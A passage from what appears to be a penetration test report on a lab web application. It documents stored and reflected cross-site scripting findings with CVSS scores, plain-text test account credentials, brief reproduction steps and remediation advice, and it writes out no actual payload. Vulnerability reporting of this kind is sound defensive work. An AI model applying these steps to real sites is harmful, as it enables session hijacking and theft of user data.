


Figure 39 Malicious script is executed

Impact

Attackers can inject malicious scripts into web pages, which, when viewed by other users, get executed in their browsers. This could lead to the theft of sensitive user information, session hijacking, or other malicious activities. The ability to execute scripts in users' browsers opens avenues for unauthorized access, potentially compromising the security and privacy of the affected users.

Remediation

Implement strict input validation to sanitize and filter user inputs, preventing the injection of malicious scripts into the web application. Apply proper output encoding to user-generated content displayed on web pages to neutralize any potential script injections. Implement a Content Security Policy to control which sources are allowed to load content on the web page, mitigating the impact of XSS attacks.

3.4 Medium Severity Findings

3.4.1 Instances of reflected XSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:L

CVSS Score: 5.4

CWE-79: cross-site-scripting(reflected)

Attempts Description

This vulnerability allowed us to inject vulnerable malicious scripts into web pages via URL which reflected to user in web page response.

Instances

- http://172.19.16.243/capstone/index.php
- Username: Blackhawk
- Password: Blackhawk
- Role: user

Steps To Reproduce

1. Login using user credential.
2. Successfully logged in message will appear on screen and in the URL as well.
3. Replace message with malicious one liner script in URL and hit enter. It will reflect output on screen.

Evidence




Figure 40 Login using credentials




Figure 41 Changing message in url and it displayed on screen




Figure 42 Injecting one liner malicious script in url

Impact

Attackers can inject malicious scripts into web pages, which, when viewed by other users, get executed in their browsers. This could lead to the theft of sensitive user information, session hijacking, or other malicious activities. The ability to execute scripts in users' browsers opens avenues for unauthorized access, potentially compromising the security and privacy of the affected users.

Remediation

Implement strict input validation to sanitize and filter user inputs, preventing the injection of malicious scripts into the web application. Apply proper output encoding to user-generated content displayed on web pages to neutralize any potential script injections. Implement a Content Security Policy to control which sources are allowed to load content on the web page, mitigating the impact of XSS attacks.